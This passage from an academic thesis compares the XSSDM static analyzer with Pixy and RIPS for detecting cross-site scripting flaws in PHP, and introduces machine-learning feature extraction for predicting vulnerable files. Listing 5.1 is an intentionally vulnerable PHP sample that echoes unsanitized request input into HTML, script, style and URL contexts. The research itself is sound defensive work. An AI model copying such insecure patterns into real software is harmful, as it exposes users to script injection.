Researchers in many vulnerability detection studies have used different performance measures to evaluate the efficiency of the source code analyzers and vulnerability prediction models. Jovanovic et al. [57] and Sun et al. [105] have used true positive and false positive results to evaluate the performance of their static analysis tools in the detection of different security vulnerabilities. Thomas Hofer [106] has also advocated in favor of false negative results as a performance measure. Similarly, it is found that true negative is also important for the comprehensive analysis of source code analyzer. True Positive (TP) represents the number of actually vulnerable entities correctly reported as vulnerable by vulnerability detector. False Positive (FP) represents the number of actually non-vulnerable entities wrongly detected as vulnerable by vulnerability detector. True Negative (TN) represents the number of actually non-vulnerable entities correctly reported as non-vulnerable, and False Negative (FN) represents the number of actually vulnerable entities wrongly reported as non-vulnerable.

Researchers have used various performance measures to evaluate the performance of the vulnerability prediction models. According to Chowdhury and Zulkernine [79], the most frequently used performance measures to evaluate the performance of prediction models are accuracy, F-measure, false positive rate, and false negative rate. Various performance measures can be derived (as shown in the equations 4.1 to 4.7) with the help of confusion metrics given in Table 4.11, which shows the relationships between actual and test results as follows.

TABLE 4.11: Confusion metrics

		Test Result	
		vulnerable (unsafe)	non-vulnerable (safe)
Actual Result	vulnerable (unsafe)	True Positive (TP)	False Negative (FN)
	non-vulnerable (safe)	False Positive (FP)	True-Negative (TN)

1. **True Positive Rate (TPR) / Recall :** It is defined as the ratio of the number of vulnerable entities correctly reported as vulnerable to the total number of test entities that are actually vulnerable. In the vulnerability prediction studies, it measures the probability of vulnerability detection (pd) and also known as **Recall**.

$$Recall = TPR = \frac{TP}{(TP + FN)} \tag{4.1}$$

2. **False Negative Rate (FNR) :** It is defined as the ratio of the number of vulnerable entities wrongly detected as non-vulnerable to the total number of entities that are actually vulnerable. It measures the false vulnerability detection rate.

$$FNR = \frac{FN}{(FN + TP)} \tag{4.2}$$

3. **True Negative Rate (TNR) :** It is defined as the ratio of the number of non-vulnerable entities correctly reported as non-vulnerable to the total number of non-vulnerable entities that are actually non-vulnerable.

$$TNR = \frac{TN}{(TN + FP)} \tag{4.3}$$

4. **False Positive Rate (FPR) :** It is defined as the ratio of the number of non-vulnerable entities wrongly reported as vulnerable to the total number of non-vulnerable entities that are actually non-vulnerable. In the vulnerability prediction studies, it measures the probability of false alarm (pf).

$$FPR = \frac{FP}{(FP + TN)} \tag{4.4}$$

An effective vulnerability detector should have high values of TPR, TNR and low values of FNR, FPR to assure a code analyzer can correctly identify vulnerable and non-vulnerable entities. A high FNR indicates a risk of overlooking vulnerabilities, whereas a high FPR indicates needless effort in investigation of the reported vulnerabilities. TPR measures how good an analyzer is in finding actually vulnerable entities. In an ideal situation, TPR should be close to 1 and FPR should be close to 0 i.e. a vulnerability detector neither miss an actual vulnerabilities nor throws false alarms.

5. **Precision:** Precision is defined as the ratio of the number of vulnerable entities correctly predicated as vulnerable to the total number vulnerable predicted entities. It measures the correctness of predictor to identify vulnerable entities.

$$Precision = \frac{TP}{(TP + FP)} \tag{4.5}$$

Both recall and precision are important performance measures [79] in evaluating the performance of vulnerability prediction models. The value of precision and recall parameters must be high for an efficient prediction model. A predictor's higher recall shows that most of vulnerable entities have been detected, and its higher precision shows that most of the results are correct. Their individual consideration may interpret the predictor performance incorrectly. For example, if a predictor predicts only one entity as a vulnerable (FP=0), which is actually vulnerable, then predictor's precision would be 100%. However, if dataset contains other vulnerable entities, then recall will be low as false negatives are high. Similarly, if a predictor predicts all entities, which are actually vulnerable or non-vulnerable as vulnerable (FN=0), then predictor's recall would be 100%. However, precision will be low as false positives are high. Therefore, researchers suggest a new measure i.e. F-measure, which combines both recall and precision.

6. **F-Measure:** It is a weighted average of precision and recall:

$$F_B measure = (1 + B^2)\frac{(Precision * recall)}{((B^2 * precision) + Recall)} * 100 \tag{4.6}$$

Here B represents relative weight of recall and precision.

7. **Accuracy:** Accuracy is defined as the ratio of the total number of correctly reported entities to the total available entities, which are vulnerable or non-vulnerable. It represents

the overall correctness of a vulnerability detector.

$$Accuracy = \frac{(TP + TN)}{(TP + TN + FP + FN)} \tag{4.7}$$

4.5 Results and Discussions

The comparison of the proposed XSSDM analyzer is done with RIPS 0.54 [60] and Pixy 3.0.3 [59] as these are the most cited and efficient open source code analyzers in the literature [9]. The same dataset is used for all these source code analyzers. To determine the effectiveness of the proposed approach the dataset is divided into eight categories and abbreviated as cat 1 to cat 8. The abbreviations defined in Table 4.3 are used to represent different HTML contexts. For example, *cat 1* contains XSS sinks for which *Block context* and *Statement Context* are *HTML Body* context and *HTML Element* context respectively. Similarly, *cat 2, cat 3, cat 4, cat 5, cat 6, cat 7* are representing XSS sinks of HTML Tag Attr Val, Script Attr Val, Style Property Val, URL, Script Block, and Style Block contexts respectively. The remaining sinks are categorized in *cat 8*.

Table 4.12 and Table 4.13 summarize the experimental results of Pixy and RIPS analyzers respectively. These tables show the number of vulnerable and non-vulnerable sink-statements in the dataset and analyzers results in terms of true positive (TP), false positive (FP), true negative (TN), and false negative (FN) measures.

TABLE 4.12: Vulnerability detection results of Pixy source code analyzer

Category	**HTML Contexts**	**Vul**	**Non Vul**	**TP**	**FN**	**TN**	**FP**
cat1	Rule #B1S1	210	1116	166	44	637	479
cat2	Rule #B1S2	325	782	241	84	360	422
cat3	Rule #B1S3, #B2S[2..4]	577	1545	448	129	737	808
cat4	Rule #B1S4, #B3S2, #B3S4	954	584	519	435	426	158
cat5	Rule #B1S5	51	134	38	13	58	76
cat6	Rule #B2S1	239	180	168	71	116	64
cat7	Rule #B3S1	234	140	162	72	93	47
cat8	Rule #B1S6, #B1S7, #B4S[1..4]	648	360	459	189	247	113
	Total	**3238**	**4841**	**2201**	**1037**	**2674**	**2167**

TABLE 4.13: Vulnerability detection results of RIPS source code analyzer

Category	HTML Contexts	Vul	Non Vul	TP	FN	TN	FP
cat1	Rule #B1S1	210	1116	168	42	948	168
cat2	Rule #B1S2	325	782	242	83	651	131
cat3	Rule #B1S3, #B2S[2..4]	577	1545	414	163	1272	273
cat4	Rule #B1S4 #B3S2, #B3S4	954	584	722	232	522	62
cat5	Rule #B1S5	51	134	36	15	111	23
cat6	Rule #B2S1	239	180	180	59	158	22
cat7	Rule #B3S1	234	140	178	56	121	19
cat8	Rule #B1S6, #B1S7, #B4S[1..4]	648	360	491	157	320	40
	Total	**3238**	**4841**	**2431**	**807**	**4103**	**738**

From the table 4.12, it can be seen that Pixy gives 2167 false positives and 1037 false negatives from the analyzed 8079 sink statements. It gives highest 808 false positives for *cat3* category (i.e. Script Attr Val context) sinks and 435 false negatives for *cat4* category (i.e. Style Property Val context) sinks. From the table 4.13, it is found that RIPS gives 738 false positives and 807 false negatives from the analyzed 8079 sink statements. It gives highest 273 false positives for *cat3* category (i.e. Script Attr Val context) web programs and 232 false negatives for *cat4* category (i.e. Style Property Val context) web programs. False positive means a program does not contain any vulnerability, but analyzer reports it as vulnerable. Similarly, false negative means as a program is vulnerable but analyzer reports it as non-vulnerable. This demonstrates the poor performance of both the tools, as it is desirable that an analyzer should report vulnerable sink as vulnerable (True Positive) and non-vulnerable sink as non-vulnerable(True Negative) to achieve the higher accuracy.

In our analysis, it is found that both tools do not analyze the context of user-input and model the presence of a standard sanitization function as an absence of vulnerability, which results in production of false results. Table 4.14 shows the list of functions for which these tools provided false results. This table is prepared by analyzing the various security mechanisms used in the dataset to prevent XSS vulnerabilities. More specifically, the reason for false positive in Pixy and RIPS analyzers are: (1) These analyzers do not model many generic functions such as floatval, set-type-int, special-char-filter, full_special_chars_filter,number_float_filter etc that can avoid XSS vulnerability in all HTML context. (2) Functions such as addslashes,

TABLE 4.14: List of PHP sanitization/validation functions

Sanitization Functions
Cast value to Numeric
(float), (int), settype(), floatval(), intval()
Basic Sanitization Functions
addslashes(), htmlentities(), htmlspecialchars(), http_build_query(), rawurlencode(), urlencode(), mysql_real_escape_string()
Filter a variable with a specified filter
filter_var()

mysql_real_escape_string, which can prevent XSS in HTML Double Quote Attribute Val context are not considered in these analyzers. Similarly, the reason for false negatives are: (1). These analyzers do not analyze the reaching of user-input in the output-statements through many input sources(e.g. $_Session, fopen), which is a faulty analysis. (2) These analyzers do not differentiate between a user input that is referenced in the HTML Element Context and Unquoted Attr val Context (3) They assume a function which is capable to prevent XSS in one context is also sufficient in other contexts.

Table 4.15 summarizes the experimental results of XSSDM analyzers. It shows the number of vulnerable and non-vulnerable sink-statements in the dataset and analyzer results in terms of true positive (TP), false positive (FP), true negative (TN), and false negative (FN). From this table, it can be observed that the results produced by XSSDM is promising as it gives only 385 false positives and 333 false negatives from the analyzed 8079 sink statements, which is the lowest among other analyzers results.

Further, based on these results, the values of various performance measures - TPR, FNR, TNR, FPR and accuracy are calculated. Table 4.16 shows the values of various measures for Pixy, RIPS and XSSDM analyzers. It shows the XSSDM produces detection accuracy of 91.12%, which is highest among other analyzer's accuracy i.e. 60.34% and 80.88% for Pixy and RIPS analyzers respectively. The main reason for this improvement is that our analyzer incorporates HTML context knowledge in analyzing the XSS vulnerabilities, which was missing in others.

Figure 4.5 depicts the comparative performance of Pixy, RIPS and XSSDM in terms of various performance measures i.e. TPR, TNR, FPR, FNR, accuracy.

TABLE 4.15: Vulnerability detection results of XSSDM source code analyzer

Category	HTML Contexts	Vul	Non Vul	TP	FN	TN	FP
cat1	Rule #B1S1	210	1116	202	8	1049	67
cat2	Rule #B1S2	325	782	296	29	716	66
cat3	Rule #B1S3, #B2S[2..4]	577	1545	513	64	1373	172
cat4	Rule #B1S4, #B3S2,#B3S4	954	584	838	116	560	24
cat5	Rule #B1S5	51	134	43	8	118	16
cat6	Rule #B2S1	239	180	210	29	168	12
cat7	Rule #B3S1	234	140	194	40	130	10
cat8	Rule #B1S6, #B1S7, #B4S[1..4]	648	360	609	39	342	18
	Total	**3238**	**4841**	**2905**	**333**	**4456**	**385**

TABLE 4.16: TPR, FNR, TNR, FPR for Pixy, RIPS, and XSSDM analyzers

	TPR	FNR	TNR	FPR	Accuracy
Pixy	67.97%	32.03%	55.24%	44.76%	60.34%
RIPS	75.08%	24.92%	84.76%	15.24%	80.88%
XSSDM	89.71%	10.29%	92.05%	7.95%	91.12%



FIGURE 4.5: Comparative performance of Pixy, RIPS and XSS analyzers

As mentioned earlier, a good source code analyzer should have high values of TPR and TNR with low values of FNR and FPR. Considering TPR and TNR as performance measure, XSSDM produces a TPR of 89.71% and TNR of 92.05%, which is higher than the TPR (67.97% for Pixy, 75.08% for RIPS) and TNR(55.24% for Pixy, 84.76% for RIPS) of other two. Similarly, XSSDM has lower value of FNR and FPR in comparison of other two analyzers. The reason for

this superiority is that our analyzer first analyzes the HTML context of user input, and then check the available security mechanism is sufficient or not in that context. XSSDM also implemented a mapping of standard sanitization functions(shown in Table 4.4) and generic functions (shown in Table 4.5) to HTML contexts, which is missing in the RIPS and PIXY source code analyzers. This also establishes a fact that a standard sanitization function that provides protection against XSS in one HTML context may not be able to protect in the other HTML contexts.

4.6 Summary

In this chapter, we have proposed an approach for detecting context-sensitive XSS vulnerabilities in the source code of web programs. An implementation of the proposed approach is done in a tool, named as XSSDM. We have evaluated and compared the performance of XSSDM with two existing source code analyzers on the same dataset. In evaluation, it is found that proposed approach gives the highest accuracy as compared to considered source code analyzers.

The proposed approach has some limitations - It gives incorrect results when 1) multiple sanitizations functions are applied in an HTML sink statement; 2) a sanitization mechanism is applied in a predicate; 3) unseen HTML document structure is associated with an HTML sink. In addition to these limitations, we have also observed that Pixy, RIPS, and XSSDM give wrong results when regular expression or string operation based user-defined security mechanisms are applied in a sink statement. Because protection based on such types of security mechanisms depends on the run-time execution and cannot be analyzed precisely by static code analyzer. These issues lead to false positive and false negative results and are addressed in the subsequent Chapters.

Chapter 5

Detecting Vulnerable Files using Machine-Learning based Prediction Model

Current research studies [6, 25, 86] have highlighted that static analysis based code analyzers work well for a set of predefined rules. These analyzers provide incorrect results for the unseen code patterns and customized security mechanisms. Coding explicitly more knowledge in a static analysis tool is hard [9]. It delineates a need for an alternate approach for addressing such issues.

In this chapter, we propose an approach for the building of machine-learning based prediction models for detecting the vulnerable files in the web applications. This chapter begins with background and motivation for the work. A process control flow of the proposed approach is presented to describe the steps followed in the detection of vulnerable code files. Further, two feature extraction algorithms are proposed to extract the basic features and context features from the source code of web applications. Next, it provides the details of the dataset, experimental settings, and performance measures that are used to evaluate and compare the performance of proposed approach. This chapter ends with the concluding remarks.

5.1 Introduction

Machine-learning based prediction models have been widely used in the fault [84, 107–109], defect [26, 110–112] and the vulnerability prediction studies [78–80, 113]. Recently, machine-learning based vulnerability prediction models have shown an alternative and complementary solution to the source code analyzers [6, 9, 25]. These models learn from the vulnerable code patterns and apply acquired knowledge to identify vulnerable code in the web applications.

Typically, machine learning based vulnerability prediction approaches consist of two phases: model building phase and model using phase. In *model building phase*, a feature extraction technique is used to extract feature vectors from the source code and then a training set is prepared by using the feature vectors and their associated class label. The training set is then given to the machine-learning algorithms for the building of vulnerability prediction models. This phase is also known as a learning phase. The different machine-learning algorithms build the different prediction models based on the learning techniques they applied. In the *model using phase*, the same feature extraction technique is used to extract a set of feature vectors from the *distinct* source code and then the feature vectors are provided for the prediction models. The prediction model identifies a given source code entities as vulnerable or non-vulnerable.

Feature extraction is one of the most important and essential steps in the building of a prediction model as it aims to extract the relevant information that can distinguish between vulnerable and non-vulnerable code. Various feature extraction methods have been proposed to extract the *software metrics*,*code construct* or *text-mining* features from the source code of software applications.

Software metrics features are the measure for some structural property of the source code. These are calculated by analyzing the source code files. Chowdhury and Zulkernine [79] extracted cyclomatic complexity, cohesion, and coupling metrics, and Shin et al. [78] extracted code churn, complexity, organizational measure, code coverage measure metrics to predict vulnerability in the software applications. Walden et al. [87] determined line of code, a number of functions, cyclomatic complexity and various other metrics for predicting vulnerable files in the PHP web applications.

Code construct features are a set of static code attributes that are based on the control or data flow graph of web application program and extracted by using static and dynamic code analysis. Shar and Tan [25, 82] used a set of static code attributes to characterize the input, output,

validation and sanitization code constructs. Medeiros et al. [6] used a set of code attributes that represent string manipulation, validation and SQL query manipulation related PHP functions and operators to build the predication models for detecting different vulnerabilities.

Text-mining features are used to represent source code files as a set of bag-of-words. These features are extensively used in the literature to build prediction models for solving the problems of different domains (i.e. sentiment classification, fault prediction & defect prediction). Scandariato et al. [86] proposed first text mining based machine-learning models for predicting vulnerable files in software applications. They considered source code as text and characterized each source code file as a term frequency vector. Walden et al. [87] applied a tokenizing process to extract the set of tokens as features in the prediction of XSS vulnerabilities in the source code of PHP applications. Walden et al. [87] compared the software metrics and text mining features and reported that text-mining features provide significantly better performance in the comparison to software metrics features in the prediction of XSS vulnerabilities. In this chapter, the features extracted by Walden et al. [87] approach will be referred as *unigram features* (F1).

Typically, a web program accesses user inputs from HTTP request or persistent storage. Those inputs are processed and utilized in the program for various purposes. Some of those inputs are used in the security sensitive statements (HTML sinks) to produce the HTML responses. Various standard security mechanisms such as escaping, sanitization, filtering functions or customized functions are applied to clean and validate the user input in the different HTML contexts. XSS vulnerability occurs when a user input is referenced in an HTML sink without properly cleaned or validated. Therefore, sources of user input, HTML sinks, HTML context of user input in the HTML sinks and security mechanisms are the relevant information that needs to be precisely modeled to build an efficient XSS vulnerability prediction model.

It is observed that HTML context knowledge has not been explored in the building of vulnerability prediction model, which is necessary for identifying context-sensitive XSS vulnerabilities. We have found many vulnerable and non-vulnerable code files for which the existing approaches give same set of features. Due to this, the most of the existing approaches reports a large number of false negative and false positive results. Thus, in this chapter, an approach is proposed to extract a set of prominent features that contain relevant information and build the prediction models for detecting XSS vulnerable files. The user input sources, HTML sinks and sanitize mechanisms are the language code constructs, we will refer them as *basic feature*. And the entities that can represent HTML context-sensitive information will be referred as *context features*.

5.2 Proposed Vulnerability Detection Approach

The proposed approach develops vulnerability prediction models for detecting the vulnerability-prone files in the source code of web applications. In general, a prediction model contains two type of variables - dependent and independent variable. A dependent variable is one for which prediction is to be made, and the independent variable is one that is used to predict about dependent variables. A dependent variable is a function of independent variables. In our case, we want to detect whether a source code file in a web application is vulnerable to XSS or not. Here file is a dependent variable and the *basic features* and *context features* features are independent variables.

A file is considered vulnerable file, if at least one XSS vulnerability is present in it. It can be defined in equation 5.1 as follows:

$$Vulnerable(file) = \begin{cases} yes, & \text{if number of XSS is } \geq 1 \\ no, & \text{otherwise} \end{cases} \tag{5.1}$$

The proposed vulnerability detection approach consists of two distinct phases- prediction model building and vulnerability detection phase. Figure 5.1 depicts the process flow followed in the proposed approach to discriminate vulnerable source code files from benign ones. In the prediction model building phase, a training dataset is prepared containing labeled vulnerable and non-vulnerable source code files. A set of features is extracted using the proposed feature-extraction algorithms, as discussed in sub-section 5.2.1. Those features are then used in the machine-learning algorithms to build vulnerability prediction models. In the detection phase, same feature-extraction algorithms are applied to obtain feature sets from the test-dataset files. And based on those features, vulnerability prediction model determines the XSS vulnerable files in the test-dataset.

5.2.1 Proposed Feature Extraction Approach

We have proposed two algorithms to extract the basic features and the context features from code files by using lexical analysis and pattern-matching techniques. Algorithm 1 uses lexical-analysis technique to extract a set of *basic features* from the source code files. Based on the analysis of the effect of HTML context on XSS vulnerabilities, we have divided the structure of



FIGURE 5.1: Process control flow of proposed approach

a web program into four blocks - Script block, Style block, Comment block or Body block. Each statement is contained in one of these blocks. The *block context* of a statement is the name of an HTML block in which it is present. The block contexts are very useful in the determination of two-level context sensitivity of a user-input in the output statements.

First, we determine the *block-contexts* of each statement using an HTML DOM parser (`http://simplehtmldom.sourceforge.net/`). Next, each statement in a block is tokenized into a set of tokens by using a standard tokenizing function. Each token consists of a token-id, token-name, and a string. It represents the language-reserved words, constant strings, inputs, outputs, sanitization routine, and other code constructs. In the proposed approach, a set of

variables is divided into two categories - global variable and local variable. A program accesses user input via. global variables such as GET, POST and propagates through local variables that are defined by the developers. As global variables represent the source of user inputs, we have included their token values in the feature set to represent the relevant information. For the local variables, the proposed approach includes their token-names, which is same for all the local variables along with their block context.

The tokenizing function generates a T_STRING token for HTML sinks, sanitization, escaping, and filtering functions and their parameters. These all are important information to analyze the XSS vulnerabilities. We have included their token values with their block contexts in the feature set. Except for the tokens corresponding to constant string, all other token names with their block contexts are included in the basic feature set.

Developers mix PHP and HTML code and use user-input in the different ways for developing dynamic web applications. This combination represents an HTML context. The web browser treats the same user input in the different HTML code structure differently. It employs different parsers such as HTML parser, Script parser, CSS parser for the different type of HTML code constructs. Our tokenizing program generates T_CONSTANT_ENCAPSED_STRING, T_ENCAPSED_AND_WHITESPACE tokens for constant string that embedded an HTML code in it , hence a separate processing is needed.

The algorithm 2 is designed to process the constant strings. It does not extract any feature for the strings, which either contain the complete HTML tag or do not contain any HTML code. Because such types of code patterns do not produce any HTML context related information. It uses the context identification rules (described in Chapter 4, Section 4.2) to determine the *statement context* of user-input in an output-statement. According to those rules, first it checks the input referenced in an attribute as single quote, double quote or no quote value. Then it checks the attribute class, which may be an URL, Style, Script and returns the corresponding context. For the input that is referenced inside the body of an HTML tag, it identifies a context as HTML element context and extracts HTML_Element as statement level context. The extracted *statement-context* is tagged with the block context and included as *context feature* in the feature set. If the defined rules are not able to determine a *statement-context*, the HTML string is further tokenized into a set of terms. These terms are tagged with the *block-context* and included as context features in our feature set. During the feature extraction process, the source code file is pre-processed to remove pure HTML code and HTML comment statement that does not contains

Algorithm 1: Algorithm for extracting basic and context features

$INPUT$: Set of source code files S_{Files}
$OUTPUT$: Set of feature vectors $S_{fVector}$
N: Number of source code files
F_i: ith source code file
$S_{i,j}$: jth statement in F_i
$BContext[]$: An array of Block Contexts
C_{block}: Block Context
$Token[]$: An array of tokens
A_{gVar}: A list of PHP global variable
$FV_{context}$: Context features t_k: kth token
$t_{k,name}$: kth token name
$t_{k,val}$: kth token value
FV_i: features for ith source code file
$tToken$: Tagged feature
$IToken[]$: An array of ignorable tokens
T_{tcs} = T_CONSTANT_ENCAPSED_STRING
T_{tew}= T_ENCAPSED_AND_WHITESPACE

for *each source code file* F_i *in* S_{Files} **do**
  $BContext[]$ = Extracted Block contexts for F_i
  for *each* C_{block} *in* $BContext[]$ **do**
    for *each statement* $S_{i,j}$ *in* C_{block} **do**
      $Token[]$ = TokenGetAll ($S_{i,j}$)
      for *each token* t_k *present in* $Token[]$ **do**
        if *(*$t_{k,name}$ *is in* $IToken[]$*)* **then**
          No operation
        else if *(*$t_{k,name}$==*T_VARIABLE)* **then**
          if *(*$t_{k,val}$ *is in* A_{gVar}*)* **then**
            $tToken$=concat($t_{k,val}$,C_{block})
            Add $tToken$ in FV_i
          else
            $tToken$=concat($t_{k,name}$,C_{block})
            Add $tToken$ in FV_i
        else if *(*$t_{k,name}$ == *T_STRING)* **then**
          $tToken$=concat($t_{k,val}$,C_{block})
          Add $tToken$ in FV_i
        else if *(*$t_{k,name}$ == *T_ECHO)* **then**
          $tToken$=concat($t_{k,name}$,C_{block})
          Add $tToken$ in FV_i
        else if *(*$t_{k,name}$==T_{tcs} $\|$ $t_{k,name}$==T_{tew}*)* **then**
          if *(*$t_{k,val}$ *contains HTML code)* **then**
            $FV_{context}$=Call Context_Finder($t_{k,val}$,C_{block})
            Add $FV_{context}$ in FV_i
        else
          $tToken$=concat($t_{k,name}$,C_{block})
          Add $tToken$ in FV_i

Algorithm 2: Algorithm for finding context of user inputs in the output statements

$INPUT$: A String S and Block Context C_{block}
$OUTPUT$: Context Features $FV_{context}$
C_{user}: user-input context in an output statement
DQ: Double Quote
SQ: Single Quote
NQ: No Quote
S: String

if *(S contains a complete HTML Tag)* **then**
    $FV_{context}$=C_{block};
    return $FV_{context}$;
else if *(S begin with* $<$ *and end by=*$"|='|=)$ **then**
    if *(Is just after* $<$ *any special tag (e.g.* $a|style|script$*) is in S)* **then**
        if *(Is any event handler attribute present in S)* **then**
            C_{user} =C_{block} + "Event_Attr_Value";
            C_{user}= C_{user}+$[DQ|SQ|NQ]$;
        else
            C_{user} =C_{block} + "STag_Attr_Value";
            C_{user}= C_{user} +$(DQ|SQ|NQ)$;
    else if *(Is any event handler attribute present in string S)* **then**
        C_{user} =C_{block} +"Tag_Event_Attr_Val";
        C_{user}= C_{user}+ $(DQ|SQ|NQ)$;
    else if *(Is style attribute in string S)* **then**
        C_{user} =C_{block} + "Tag_CSS_Attr_Value";
        C_{user}= C_{user} + $(DQ|SQ|NQ)$;
    $FV_{context}$=C_{user};
    return $FV_{context}$;
else if *(Is S ==*"*<Non_special_tag")* **then**
    C_{user} =C_{block} + "Attr_Name";
    $FV_{context}$=C_{user};
    return $FV_{context}$;
else if *(Is S==*" $<$ " *)* **then**
    C_{user} =C_{block} + Tag_Name;
    $FV_{context}$=C_{user};
    return $FV_{context}$;
else
    $Terms$= A set of terms in the strings
    C_{user} =C_{block} + Terms;
    add C_{user} in $FV_{context}$
    return $FV_{context}$

PHP code. Because these statements do not provide any meaningful information in the building of XSS prediction model.

Further, a unique feature set is to be built from the *basic features* and *context features* obtained from the algorithm 1 and algorithm 2 respectively. This unique feature set is used to build feature vectors corresponding to each source code file. To accomplish this task, a *feature analyzer* is also developed, which constructs a unique feature set, determines the frequency of each feature, and construct feature vectors. These feature vectors are given to machine-learning algorithms for building XSS prediction models. To ease of explanation, we will referred this unique feature set as *BasContext* features (F2).

5.2.2 Example

The comparison of the proposed feature extraction approach with other state-of-art approach [87] can be described by taking an example given in Listing 5.1. In this example, user-input (line 2) is referenced in HTML Element, Script, Style, URL contexts in line 3, 6, 11, 12 respectively.

LISTING 5.1: Example: HTML context-sensitive code statements

```
1  <?php
2  $input= $_GET['userData' ];
3  echo "No result for $input , try again ";
4  ?>
5  < script type=" text / javascript ">
6  var country= <?php echo $_GET['input' ]; ?>;
7  if (country=="India") { url="http :// globalsite .com/index.php?user=country";}
8  setTimeout(" location . href = url ;",50) ;
9  </ script >
10 <?php
11 echo "<span style =\" color : $input \"> Welcome </span>";
12 echo "<a href=". urlencode ($input ). ">login1</a>";
13 echo "<input name='no' type=' text ' value='". htmlspecialchars ($input ,ENT_QUOTES)."'>";
14 ?>
```

Table 5.1 shows the extracted features of different approaches corresponding to each line. For simplicity, we have written T_ENCAPSED instead of T_ENCAPSED _AND_WHITESPACE.

TABLE 5.1: Comparison of related feature extraction approaches

Line Number	**unigram Features (F1)**	**BasContext Features (F2)**
1	T_OPEN_TAG	T_OPEN_TAG
2	T_VARIABLE($input), T_VARIABLE($_GET)	T_VARIABLE_Body, $_GET_Body
3	T_ECHO, T_ENCAPSED, T_VARIABLE($input), T_ENCAPSED	T_ECHO_Body, T_VARIABLE_Body, HTML_Element_Body
4	T_CLOSE_TAG	T_CLOSE_TAG
5	T_INLINE_HTML	-
6	T_OPEN_TAG, T_ECHO, T_VARIABLE($_GET), T_CLOSE_TAG	T_OPEN_TAG, T_ECHO_Script, $_GET_Script, HTML_Element_Script, T_CLOSE_TAG
11	T_ECHO,T_ENCAPSED, T_VARIABLE($input), T_ENCAPSED	T_ECHO_Body, Style_DQ_Attr_Val_Body, T_VARIABLE_Body
12	T_ECHO, T_STRING, T_VARIABLE($input)	T_ECHO_Body, urlencode_Body, URL_NQ_Attr_Val, T_VARIABLE_Body
13	T_ECHO, T_STRING, T_VARIABLE($input), T_STRING	T_ECHO_Body, HTag_SQ_Attr_Val, htmlspecialchars_Body, T_VARIABLE_Body, ENT_QUOTES_Body

